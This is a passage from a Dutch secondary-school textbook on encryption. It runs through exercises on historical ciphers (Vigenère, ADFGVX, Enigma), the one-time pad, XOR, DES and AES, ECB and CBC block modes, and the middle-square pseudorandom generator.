72. Bij Vigenèreversleuteling van *tekst #2* komt de letter *e* nog steeds het meest voor. Geef daarvoor de verklaring.
73. Selecteer *tekst #3* en kies Caesarversleuteling. Wat is de gebruikte sleutel?

De klare tekst bevat ongebruikelijk vaak de letter *a*.

74. Is deze tekst daarom makkelijk te kraken met frequentieanalyse? Leg uit.
75. Kies nu Vigenèreversleuteling (bij *tekst #3*). Hoe vaak komen de letters *e* en *n* voor in de cijfertekst?

☆ Opdracht 87. Playfaircijfer

Je bekijkt een versleutelingsalgoritme dat gebruik maakt van **diagrammen**: combinaties van twee letters. Je docent heeft hiervoor de materialen.

Opdracht 88. WOI

Het Playfaircijfer uit de vorige opdracht is een voorbeeld van een versleutelingsalgoritme dat werd gebruikt door het Britse ministerie van Oorlog.

76. Verklaar dat landen in oorlog veel tijd besteden aan encryptie.

Duitsland maakte bij het Lenteoffensief in de Eerste Wereldoorlog voor het eerst gebruikt van het **ADFGVX-cijfer**, dat was gekozen na het vergelijken van een groot aantal voorgestelde algoritmes.

77. Klik om de Wikipediapagina over het ADFGVX-cijfer te openen.
https://en.wikipedia.org/wiki/ADFGVX_cipher
78. Waarom werd gekozen voor de letters A, D, F, G, V en X?
79. Is dit algoritme eenvoudig te kraken met frequentieanalyse?

We hebben in dit hoofdstuk gesproken over twee hoofdcategorieën van encryptie: substitutie en transpositie. Bekijk de beschrijving van het algoritme op Wikipedia.

80. Hoe zou jij het ADFGVX-cijfer omschrijven?
81. Bij de versleuteling wordt gebruik gemaakt van een 6×6-vierkant. Maak zo'n vierkant op basis van het sleutelwoord *"kaiserschlacht"*.
82. Gebruik jouw vierkant om de klare tekst "unternehmen michael" om te zetten in digrammen volgens het stappenplan op Wikipedia.
83. Gebruik het tweede sleutelwoord *"marwitz"* om de tabel in figuur 4.16 in te vullen.
84. Rond de versleuteling af: wat is de uiteindelijke cijfertekst?

m	*a*	*r*	*w*	*i*	*t*	*z*
3	1	4	6	2	5	7

FIGUUR 4.16

Het ADFGVX-cijfer werd, ondanks zijn complexiteit, al snel gekraakt door de Fransman Georges Painvin. Maar de Duitsers wisten dit niet, zodat ze het bleven gebruiken voor hun communicatie. Dit had grote invloed op het verloop van de Eerste Wereldoorlog.

Opdracht 89. WOII

In de Tweede Wereldoorlog maakten de Duitsers gebruik van speciale codeermachines met de naam *Schlüsselmaschine E*. Het achterliggende algoritme bleek veel moeilijker te kraken. Door inspanningen van Polen (vooral Marian Rejewski; figuur 4.17), en later Engeland lukte het uiteindelijk om Duitse berichten te ontcijferen. Het werk in Engeland werd grotendeels gedaan door en onder leiding van Alan Turing. Over zijn werk en leven gaat de film *The imitation game*.

FIGUUR 4.17

85. Klik op de link en bekijk het fragment het uitkomen van deze film en het achterliggende verhaal.
https://www.youtube.com/watch?v=nEomYB94TTI
86. Hoe wordt *Schlüsselmaschine E* meestal genoemd?

Na ongeveer twee minuten staat de acteur die Alan Turing speelt bij een exemplaar van *Schlüsselmaschine E* en vertelt hij van het wiskundige inzicht van Turing. Daarbij noemt hij een tweede inzicht van Turing dat cruciaal is voor de informatica.

87. Welk inzicht is dat?
88. Het kraken van het Duitse algoritme werd nog 30 jaar na de oorlog geheim gehouden. Waarom?
89. Hoeveel tijd hadden de codebrekers om een code te kraken. Waarom was er niet meer tijd?

90. Hoeveel korter duurde oorlog volgens deskundigen door het kraken van de machine?

☆ Opdracht 90. Vigenère kraken?

In Opdracht 85. Het Vigenèrecijfer heb je kennis gemaakt met het **Vigenèrecijfer**. Het algoritme maakt gebruik van een sleutelwoord en past op basis van dit sleutelwoord per letter Caesarversleuteling toe. Een voorbeeld:

Als Alice de sleutel *"bach"* gebruikt om de klare tekst "concertgebouw" te versleutelen, dan ontstaat de cijfertekst "DOPJFRVNFBQBX". Zie figuur 4.18:
De sleutel *"bach"* en de volgorde van het alfabet bepalen de Caesarverschuiving. Bij de *a* hoort een verplaatsing van 0, bij de *b* een verplaatsing van 1, bij de *c* van 2, etc.

klare tekst	c	o	n	c	e	r	t	g	e	b	o	u	w
sleutel	*b*	*a*	*c*	*h*	*b*	*a*	*c*	*h*	*b*	*a*	*c*	*h*	*b*
Caesar verschuiving	1	0	2	7	1	0	2	7	1	0	2	7	1
cijfertekst	D	O	P	J	F	R	V	N	F	B	Q	B	X

FIGUUR 4.18

91. Welke klare tekst hoort bij de cijfertekst "LLCYJNGA"?

Stel dat Eve weet dat het sleutelwoord uit vier letters bestaat.

92. Leg uit dat Eve dan vier keer een frequentieanalyse kan uitvoeren?
93. Leg uit dat een sleutel van vier letters niet veilig is, als Alice een klare tekst stuurt die veel langer is dan "concertgebouw".
94. Leg uit dat de communicatie veiliger wordt, als een sleutel van vijf letters wordt gebruikt.

Als een kleine sleutellengte gevaarlijk is, is de oplossing simpel: een langere sleutel. Daarom ging men ter verbetering een **lopende sleutel** (Engels: *running key cipher*) gebruiken. Hierbij werd een afspraak gemaakt, zoals:

"de openingszin van het boek Magnus van Arjen Lubach"

Dit leidt tot de sleutel *"er was eigenlijk maar één ding veranderd"*.

95. Vind je het gebruik van een lopende sleutel veilig? Motiveer je antwoord.

Ter verbetering van het Vigenèrecijfer werd het **autosleutelcijfer** of **autoclave** bedacht.

96. Zoek op internet op wat dit is en wie het heeft bedacht. En wat betekent *auto*?

H5 ENCRYPTIE VERDIEPING

5.1 Inleiding: eenmalig blokcijfer

Bestaat er een onkraakbare versleutelingsmethode? In theorie wel, namelijk het *eenmalig blokcijfer*, ook wel one-time pad (OTP) genoemd in het engels.

Opdracht 91. Eenmalig blokcijfer

Een sleutel met een sleutellengte die gelijk is aan de lengte van de klare tekst is een kenmerk van een eenmalig blokcijfer.

Alice wil Bob vertellen op welke dag ze aankomt. Ze heeft een bericht versleuteld met een sleutel die even lang is als haar bericht. Ze gebruikt het Vigenèrecijfer voor de versleuteling (zie vorige hoofdstuk).

Bob ontvangt de cijfertekst ″BANANEN″.

1. Wat voor vorm van versleuteling is dit? Monoalfabetische substitutie, polyalfabetische substitutie of transpositie?
2. Eve denkt dat ze het bericht heeft ontcijferd, want haar computer heeft de klare tekst ″maandag″ ontdekt. Welke sleutel hoort bij deze uitkomst? Gebruik eventueel de simulatie, je docent heeft hiervoor de materialen: webserver -> Vigenère.
3. Laat zien dat de sleutel ″gjfrkeh″ ook tot een realistisch antwoord leidt.
4. Alice komt aan op dinsdag. Welke sleutel heeft ze gebruikt?

De laatste drie vragen illustreren de belangrijke eindconclusie uit de theorie over eenmalig blokcijfer.

5. Wat is die eindconclusie?

Leerdoelen

Dit zijn de leerdoelen voor dit hoofdstuk. Je kunt later aangeven in hoeverre je deze leerdoelen beheerst.

Leerdoel	**Ik kan dit nog niet**	**Ik kan dit een beetje**	**Ik kan dit**
Je kunt de voorwaarden voor een eenmalig blokcijfer beschrijven en herkennen.			

Belangrijkste begrippen

Dit zijn belangrijkste begrippen uit dit hoofdstuk, het is belangrijk dat je deze begrippen goed kent.

Blokvercijfering	Algemen encryptiemethode waarbij de oorspronkelijke tekst in blokken wordt versleuteld.
Blokcijfer	Sleutel die wordt gebruikt bij blokvercijfering.
Eenmalig blokcijfer (ook wel: One-time pad / OTP)	Theoretische vorm van een onkraakbare versleuteling.

DES (Data Encryption Standard)	Vorm van blokvercijfering die gebruikt maakt van 64-bit sleutels
AES (Advanced Encryption Standard)	Vorm van blokvercijfering die gebruikt maakt van 128-, 192- of 256-bit sleutels

5.2 De perfecte versleuteling

In theorie bestaat de perfecte versleuteling: het **eenmalig blokcijfer** (engels: one-time pad). Het eenmalige blokcijfer is niet te kraken als de gebruikte sleutel:

- een lengte heeft die (minstens) gelijk is aan de lengte van de klare tekst
- perfect willekeurig (random) gekozen is
- slechts éénmaal wordt gebruikt en na gebruik wordt vernietigd
- (geheim blijft)

Het woord *cijfer* in blokcijfer is niet per se een getal, maar verwijst naar *vercijfering* wat een ander woord is voor versleuteling.

Een sleutel die aan deze eisen voldoet, wordt een *eenmalig blokcijfer* genoemd. Hoe helpt dat bij het bereiken van perfecte beveiliging? Als voorbeeld versleutelen we de klare tekst ″morgenvroeg zeven uur” met de random sleutel *″owlvubyyfkhnmqoazyp″*. Met Vigenère-versleuteling leidt dit tot de cijfertekst ″AKCBYOTPTONMQLSNTSG″. Als je alle mogelijke sleutels probeert (brute force dus), vind je echt wel de de klare tekst ″morgenvroegzevenuur”, maar bijvoorbeeld ook de klare tekst ″vanmiddagomhalfvier” (zie figuur 5.1) met de sleutel *″fkppqlqpnabfqanslop″* en alle overige combinaties zijn even waarschijnlijk. Het cruciale punt hier is: er is voor de aanvaller geen mogelijkheid om te bepalen welke combinatie werkelijk de juiste klare tekst is!

klare tekst	m	o	r	g	e	n	v	r	o	e	g	z	e	v	e	n	u	u	r
sleutel	*o*	*w*	*l*	*v*	*u*	*b*	*y*	*y*	*f*	*k*	*h*	*n*	*m*	*q*	*o*	*a*	*z*	*y*	*p*
cijfertekst	A	K	C	B	Y	O	T	P	T	O	N	M	Q	L	S	N	T	S	G

klare tekst	v	a	n	m	i	d	d	a	g	o	m	h	a	l	f	v	i	e	r
sleutel	*f*	*k*	*p*	*p*	*q*	*l*	*q*	*p*	*n*	*a*	*b*	*f*	*q*	*a*	*n*	*s*	*l*	*o*	*p*
cijfertekst	A	K	C	B	Y	O	T	P	T	O	N	M	Q	L	S	N	T	S	G

FIGUUR 5.1

Het gaat om een meer theoretische vorm van versleuteling, in de praktijk is deze vorm van versleuteling niet bruikbaar.

Tot nu toe hebben we voornamelijk gekeken naar klare teksten en cijferteksten die bestaan uit letters. Moderne communicatietechnieken hebben gemeen dat ze vrijwel allemaal werken met berichten die zijn omgezet in binaire codes.

Versleutelingstechnieken werken ook met cijfers en getallen. Bij Caesarversleuteling heb je dat al gebruikt. Een sleutel *″3″* betekent dan dat je drie letters opschuift in het alfabet. Een ″b″ wordt dan versleuteld naar een ″E″, maar je kunt ook met getallen zeggen: *letter 2 wordt versleuteld naar letter (2 + 3) = letter 5*. Er zijn talloze manieren om letters te schrijven als getallen. In figuur 5.2 zie je een deel van de ASCII-tabel: een tekenset die binaire getallen van zeven bits (hier weergegeven als een byte) koppelt aan letters, andere tekens / symbolen en stuurcodes.

teken	decimaal	binair	teken	decimaal	binair
A	65	01000001	N	78	01001110
B	66	01000010	O	79	01001111
C	67	01000011	P	80	01010000
D	68	01000100	Q	81	01010001
E	69	01000101	R	82	01010010
F	70	01000110	S	83	01010011
G	71	01000111	T	84	01010100
H	72	01001000	U	85	01010101
I	73	01001001	V	86	01010110
J	74	01001010	W	87	01010111
K	75	01001011	X	88	01011000
L	76	01001100	Y	89	01011001
M	77	01001101	Z	90	01011010

teken	decimaal	binair	teken	decimaal	binair
a	97	01100001	n	110	01101110
b	98	01100010	o	111	01101111
c	99	01100011	p	112	01110000
d	100	01100100	q	113	01110001
e	101	01100101	r	114	01110010
f	102	01100110	s	115	01110011
g	103	01100111	t	116	01110100
h	104	01101000	u	117	01110101
i	105	01101001	v	118	01110110
j	106	01101010	w	119	01110111
k	107	01101011	x	120	01111000
l	108	01101100	y	121	01111001
m	109	01101101	z	122	01111010

FIGUUR 5.2

De klare tekst ″Bit″ is geschreven in drie bytes ″010000100110100101110100″. Om aan de voorwaarden van een eenmalig blokcijfer te voldoen kiezen we een sleutel met (3 bytes × 8 bits =) 24 random gekozen bits zoals ″*101110010010111001100001*″. Deze eenmalig gebruikte willekeurige sleutel is het eenmalig blokcijfer. Hoe gebruiken we deze sleutel om de bitreeks van de klare tekst te versleutelen?

Waarschijnlijk heb je al kennis gemaakt met **AND**- en **OR**-operaties. Deze logische operatoren geven een uitvoer op basis van twee invoeren; in ons geval de bitreeksen van de klare tekst en de sleutel. Bij AND is de uitvoer alleen een 1, als op een positie in de bitreeks *en* de klare tekst *en* de sleutel 1 zijn. Bij OF is de uitvoer 1 als op een positie in de bitreeks *of* de klare tekst *of* de sleutel 1 is.

Voor versleuteling gebruiken we een speciale variant: de **XOR**-operator. Hierbij is de uitvoer 1 als *of* de klare tekst een 1 heeft *of* de sleutel, maar niet allebei. Dit zie je schematisch in figuur 5.3.

De klare tekst ″Bit″ wordt met de gekozen sleutel omgezet naar de bitreeks ″**111110110100011100010101**″. Als Bob deze bitreeks ontvangt, is ontcijferen voor hem een fluitje van een cent. Hij doet gewoon nogmaals een XOR-operatie met de afgesproken sleutel!

XOR ⊕

klare tekst	sleutel	cijfertekst
0	*0*	**0**
0	*1*	**1**
1	*0*	**1**
1	*1*	**0**

FIGUUR 5.3

Opdracht 92. Afbeelding versleutelen met eenmalig blokcijfer

In deze opdracht ga je het eenmalig blokcijfer gebruiken voor het versleutelen van een afbeelding. Bij de versleuteling van bits wordt gebruik gemaakt van XOR. Waarom gebruiken we niet AND of OR? Een simulatie met foto's laat dit letterlijk zien. Je docent heeft hiervoor de materialen: webserver -> XOR.

6. Klik op de link om de simulatie te openen. Het verwerken van een foto kan even duren.


De sleutel die wordt gebruikt is een afbeelding met willekeurig zwart en witte pixels. Deze afbeelding is precies even groot als de afbeelding die wordt versleuteld.

De foto's die je ziet zijn geen normale zwart-wit-foto's. Ze zijn opgebouwd uit slechts twee soorten pixels: wit of zwart. Dat is vergelijkbaar met 1 of 0 (aan of uit).

7. Selecteer twee keer achter elkaar dezelfde foto. Stel vast dat telkens een nieuwe sleutel wordt gegenereerd in een tweede afbeelding.

Stel dat de foto van de koeien voor de helft uit witte pixels bestaat.

8. Leg uit dat de onderste foto in figuur 5.4 dan voor ± 75% uit zwarte pixels bestaat.
9. Hoeveel zwarte pixels zijn er bij de OR-operatie?
10. En bij de XOR-operatie?



FIGUUR 5.4

Natuurlijk bestaat niet elke zwart-wit-foto uit precies evenveel witte als zwarte pixels.

11. Selecteer een andere foto. Maakt het voor het resultaat van de XOR-operatie uit wat de verhouding tussen zwarte en witte pixels in de bron is?

Opdracht 93. Bits versleutelen

De laatste twee zinnen van de theorie van deze paragraaf luiden: *Als Bob deze bitreeks ontvangt, is ontcijferen voor hem een fluitje van een cent. Hij doet gewoon nogmaals een XOR-operatie met de afgesproken sleutel!*

12. Controleer deze stelling. Neem hiervoor de cijfertekst en de sleutel over uit de theorie.

Alice gebruikt XOR voor de versleuteling. Bob gebruikt XOR met dezelfde sleutel voor ontcijfering.

13. Werkt dit ook als Alice en Bob in plaats van XOR beide een AND- of OR-operatie gebruiken?
14. Gebruik figuur 5.2 om een kort bericht om te zetten naar bytes. Zoek daarvoor zelf het ASCII-symbool voor een spatie op (en eventuele andere gebruikte tekens).

Jouw klasgenoten hebben allemaal hun eigen bericht omgezet in bytes. Die berichten zijn mogelijk verschillend van lengte.

15. Werk samen met een klasgenoot. Houd de inhoud van je bericht geheim. Wie heeft het langste bericht? Uit hoeveel bytes bestaat dat?
16. Spreek een willekeurige sleutel af met een lengte die gelijk is aan het aantal bytes van het langste bericht. Versleutel jouw bericht met de afgesproken sleutel.

17. Wissel jullie cijferteksten uit en ontcijfer het bericht van je klasgenoot met de afgesproken sleutel.

Alice verstuurt de met ASCII naar bytes omgezette klare tekst ″2DO″ naar Bob door het bericht met een random sleutel te versleutelen (XOR).


18. Wat is hier de sleutelruimte?
19. Leg uit dat het niet helpt om alle mogelijke sleutels brute-force te proberen.

5.3 Blokvercijfering

In de vorige paragraaf is aangetoond dat het eenmalig blokcijfer een algoritme is, dat leidt tot onbreekbare encryptie: de cijfertekst verraadt niets over de klare tekst. Een brute force aanval heeft dan geen zin, want alle foutieve varianten van de klare tekst die Eve kan produceren hebben dezelfde waarschijnlijkheid als de klare tekst die echt door Alice is verzonden. Dit wordt in het Engels aangeduid met *perfect secrecy*.

Dat klinkt perfect, maar toch worden in de praktijk andere technieken gebruikt. Hiervoor zijn twee hoofdredenen. Allereerst eist een eenmalige blokcijfer een sleutellengte die (minimaal) even groot is als de lengte van het bericht. Dat is onpraktisch: het totale aantal te communiceren bits tussen Alice en Bob wordt hierdoor verdubbeld.

Maar er is nog een groter probleem: hoe krijgt Alice de sleutel bij Bob? Het Duitse leger maakte in de Tweede Wereldoorlog gebruik van codeboeken met dagsleutels voor hun encryptiemachine Enigma. Deze codeboeken werden door koeriers door heel Europa verspreid. Dat was toen al erg ingewikkeld, maar past helemaal niet bij onze moderne communicatie via het internet. Bovendien: een dagsleutel voldoet niet aan de eis dat een sleutel maar voor één bericht mag worden gebruikt.



Geheime Kommandosache! Jede einzelne Tagesschlüssel ist geheim.
Luftwaffen-Maschinen-Schlüssel Nr. 649
Achtung! Schlüsselmittel dürfen nicht unversehrt in Feindeshand fallen. Bei Gefahr restlos un

FIGUUR 5.5

Om het probleem met de sleutellengte op te lossen zijn algoritmes ontwikkeld met random sleutels met een vaste lengte, maar korter dan de klare tekst. De gebruikte sleutels heten **blokcijfers**, het algoritme **blokvercijfering**. De eerste standaard op dit gebied was **DES**, wat staat voor *Data Encryption Standard*. Het is gebaseerd op een algoritme van het bedrijf IBM. DES maakt gebruik van een blokcijfer van 64 bits. Het algoritme bestaat uit een serie wiskundige bewerkingen en maakt gebruik van XOR en transpositie en gebruikt de uitkomst (cijfertekst) van een iteratie als invoer voor de volgende ronde ronde.

DES vormde de basis voor de moderne cryptografie, maar is inmiddels verouderd. Met moderne computers kan DES in een paar uur worden gekraakt met brute force. Nadat in de jaren negentig van de vorige eeuw voor het eerst een DES-sleutel was gekraakt, werd een wereldwijde wedstrijd uitgeschreven waarbij mensen werden uitgedaagd om met een verbeterd algoritme te komen. Winnaar werd het Rijndael-algoritme, ontwikkeld door de Belgen Vincent Rijmen en Joan Daemen.

Het Rijndael-algoritme vormt de basis van **AES**: de *Advanced Encryption Standard* die gebruikt maakt van 128-, 192- of 256-bit sleutels en, net als DES, een complexe serie aan wiskundige operaties doet in meerdere iteraties en met meerdere subsleutels. In figuur 5.6 staat schematisch een stap waarbij de cijfertekst *a* van een vorige iteratie met een subsleutel *k* wordt vercijferd met XOR tot *b* voor de volgende iteratie.



FIGUUR 5.6

AES wordt gebruikt voor communicatie, maar ook voor het versleutelen van gecomprimeerde bestanden. Je hebt vast wel eens gehoord van ZIP en / of RAR.

Opdracht 94. Beveiligingsprincipes

In figuur 5.5 zie je een gedeelte van een Duits codeboek uit de Tweede Wereldoorlog. Bovenaan staat achter *Achtung* de mededeling: "*Sleutelmateriaal mag niet onbeschadigd in vijandelijke handen vallen. Bij gevaar grondig en vroegtijdig vernietigen.*"

Het codeboek bevat instellingen voor de door de Duitsers gebruikte encryptiemachine Enigma. Bij de ontwikkeling van beveiligde communicatie gingen de Duitsers uit van het volgende uitgangspunt: "*Bij het beoordelen van de veiligheid van het cryptosysteem wordt ingecalculeerd dat de vijand over het apparaat beschikt."*

20. Noem twee argumenten waarom de werkwijze van de Duitsers niet voldoet aan de eisen van een eenmalig blokcijfer.
21. Leg uit waarom de geciteerde waarschuwing bovenaan de pagina's stond.
22. Is het uitgangspunt van de Duitsers in overeenstemming met het principe van Kerckhoffs? Leg uit.

In de wereld van *security* bestaat ook een uitgangspunt dat in het Engels wordt aangeduid met *security through obscurity*.

23. Gebruik het internet om uit te zoeken wat hiermee wordt bedoeld.
24. Noem twee argumenten ter verdediging van *security through obscurity*.
25. Noem twee argumenten tegen *security through obscurity*.

Opdracht 95. DES

DES maakt gebruik van een sleutel van 64 bits of 8 bytes. De werkelijke sleutellengte is 56 bit, omdat 8 bits voor controle worden gebruikt. De uiteindelijke DES-standaard werd afgezwakt door de NSA (*National Security Agency*), de Amerikaanse dienst die verantwoordelijk is voor militaire en regeringscommunicatie. De NSA wilde namelijk een standaard die zij zelf kon breken met hun geavanceerde computers, maar die onbreekbaar zou zijn voor iemand die geen uitzonderlijke middelen tot zijn beschikking heeft. Daarom moest de sleutelruime tot 100 biljard worden beperkt.

FIGUUR 5.7


26. Toon aan dat DES aan deze eis voldoet. Gebruik eventueel de sterke online calculator van *WolframAlpha* via de link.
    https://www.wolframalpha.com/
27. DES raakte verouderd en werd opgevolg door 3DES. Geef een korte beschrijving van 3DES met behulp van internet.

Opdracht 96. AES

Bij AES is het algoritme publiek.

28. Welke voordelen heeft dit voor softwareontwikkelaars? Noem er twee.

In figuur 5.6 zie je een stap van het AES-algoritme met een invoer *a (het bovenste blok)* en een sleutel *k (het onderste blok)*. Dit vereenvoudigde schema bevat 4 × 4 = 16 cellen met ruimte voor twee bytes. Stel dat de invoer de binaire ascii-code van de klare tekst "HI" bevat.




FIGUUR 5.8

29. Neem figuur 5.8 over en vul het bovenste blok aan. De letter *H* hebben we al voor je ingevuld in ASCII. Gebruik vervolgens de gegeven sleutel voor de XOR-operatie. De eerste bit hebben we al voor je gedaan.

☆Opdracht 97. Blokmodus

Een sleutellengte van 128 bit wordt op dit moment gezien als de minimale veilige lengte. Als de grootte van het blokcijfer en dus de blokgrootte van de klare tekst zijn gekozen, volgt de exacte keuze voor het algoritme.Een voorbeeld van zo'n keuze is de *blokmodus*. De meest eenvoudige variant hiervan heet ECB (*Electronic Code Book*); zie figuur 5.9 (een grotere afbeelding staat straks op je werkblad).
In deze opgave maken we gebruik van een blokgrootte van 1 byte = 8 bit.




FIGUUR 5.9

Bij ECB wordt elk blok met hetzelfde blokcijfer versleuteld volgens het gekozen symmetrische algoritme. In figuur 5.9 hebben we ter vereenvoudiging gekozen voor een XOR-operatie. Realiseer je dat hier in de praktijk een veel complexer versleutelingsalgoritme zoals DES wordt gedaan.

30. Gebruik het werkblad, je docent heeft hiervoor de materialen. De blokken *blok #1,#2 & #3* uit de klare tekst in zijn ASCII-codes. Gebruik figuur 5.2 om vast te stellen wat de volledige klare tekst is.
31. In de figuur is een deel van het eerste cijferblok ingevuld met behulp van het getoonde blokcijfer. Vul het ECB-schema verder in.
32. Vergelijk *cijfer #1* en *cijfer #3*. Noem op basis ervan een nadeel van ECB.
33. Leg uit of dit nadeel afhankelijk is van de blokgrootte.

Een alternatief voor ECB is CBC (*cipher block chaining*). Hierbij wordt het resultaat van de versleuteling van een blok – de cijfertekst dus – gebruikt voor de versleuteling van het volgende blok. Zie figuur 5.10.




FIGUUR 5.10

Voor de versleuteling van *blok #1* wordt een XOR-operatie met een zogenaamde initialisatievector (niet persé geheim) gedaan. Dit levert een *tussenresultaat* op dat in het symmetrische algoritme gaat. Opnieuw kiezen we er ter vereenvoudiging voor dat ook dit algoritme slecht een XOR-operatie met het blokcijfer is.

34. Verklaar dat voor de eerste stap in het proces een initialisatievector nodig is.
35. Toon aan dat *tussenresultaat #2* gelijk is aan "01101000".
36. Vul het CBC-schema verder in en vergelijk *cijfer #1* en *cijfer #3*. Noem een voordeel van CBC.
37. Bedenk een mogelijk nadeel van CBC ten opzichte van ECB.

We vergelijken in deze opgave ECB en CBC. Om dit voor meer data en een grotere blokgrootte te onderzoeken, gebruiken we een simulatie met afbeeldingen (figuur 5.11).



FIGUUR 5.11

38. Op de simulatie te openen, je docent heeft daarvoor de materialen: webserver -> blokmodus.
39. Gebruik de pijltjestoetsen om de blokgrootte te veranderen.
40. Heb je net (bij vraag 157) een nadeel van ECB kunnen bedenken? Zo ja: zie je dat terug in de simulatie? Zo nee, kun je op basis van de simulatie een nadeel bedenken?
41. Voor specifieke waarden van de blokgrootte vertoont de ECB-versleutelde afbeelding een horizontaal strepenpatroon zoals in figuur 5.11 voor afbeelding 2 van de maan. Verklaar dit. HINT: de afbeeldingen zijn 300 × 300 pixels.


42. Voor welke waarde van de blokgrootte ben jij van mening dat het ECB-versleutelde beeld onherkenbaar geworden is? En voor CBC?

☆Opdracht 98. Pseudorandom number generator

DES en AES behoren tot een grotere groep moderne symmetrische encryptiealgoritmes. Die maken vaak gebruik van zogenaamde **pseudo-toevalsgetallen**. Dit zijn getalreeksen die random lijken, maar dat niet echt zijn. Ze kunnen worden gemaakt met een *pseudorandom number generator*: een wiskundige tactiek waarmee je op basis van een veel kleiner **begingetal** (Engels: *seed*) een lange reeks kunt maken die willekeurig lijkt, maar, gebruik makend van dat begingetal, voorspelbaar is. Alice en Bob kunnen zo los van elkaar de veel langere reeks van pseudo-toevalsgetallen afleiden met behulp van het begingetal (van b.v. 128 bit). Het delen van dit begingetal is dan voldoende voor veilige communicatie. Het probleem van de veel te grote sleutel bij een eenmalig blokcijfer is daarmee opgelost.

43. Welk voordeel heeft het gebruik van pseudo-toevalsgetallen ten opzichte van een eenmalig blokcijfer?
44. Wat is een *seed*?

Als voorbeeld kijken we naar de middelste-kwadraten-methode, bedacht door de beroemde Hongaarse informaticus Von Neumann. Herbij wordt het begingetal (7056 in figuur 5.12) gekwadrateerd. Dat levert 49**7871**36. Van dit resultaat worden de *middelste vier* getallen (**7871**) genomen als invoer voor de volgende iteratie, etc.



FIGUUR 5.12

45. Klik op de link om de simulatie te openen, je docent heeft daarvoor de materialen: webserver -> pseudorandom.
46. Wat is de betekenis van het rode en blauwe pad?

De simulatie start met het begingetal 2703. In eerste instantie lijkt het gedrag van blauw en rood “vergelijkbaar willekeurig”.

47. Beschrijf hoe het gedrag van de pseudorandom number generator op een gegeven moment gaat afwijken van dat van het willekeurige (random) pad.
48. Zet het begingetal op 2500. Verklaar dit gedrag van de pseudo random generator.
49. Vergelijk het patroon voor de begingetallen 1213 en 1214. Welke van deze twee begingetallen zou jij het liefst voor versleuteling gebruiken? Motiveer je antwoord.
50. We gebruiken het algoritme hier voor viercijferige begingetallen. Leg uit dat het algoritme beter wordt als we de methode voor bijvoorbeeld zescijferige getallen zouden toepassen.
51. Leg uit dat de middelste-kwadraten-methode in de praktijk niet voor versleuteling wordt gebruikt.

5.4 Tot slot

In dit hoofdstuk hebben we gekeken naar encryptie. Je hebt een idee kunnen krijgen van de historische ontwikkeling van encryptie. Ook hebben we gekeken naar zwakheden in algoritmes en mogelijke aanvallen op een versleuteld bericht met hun kans op succes.

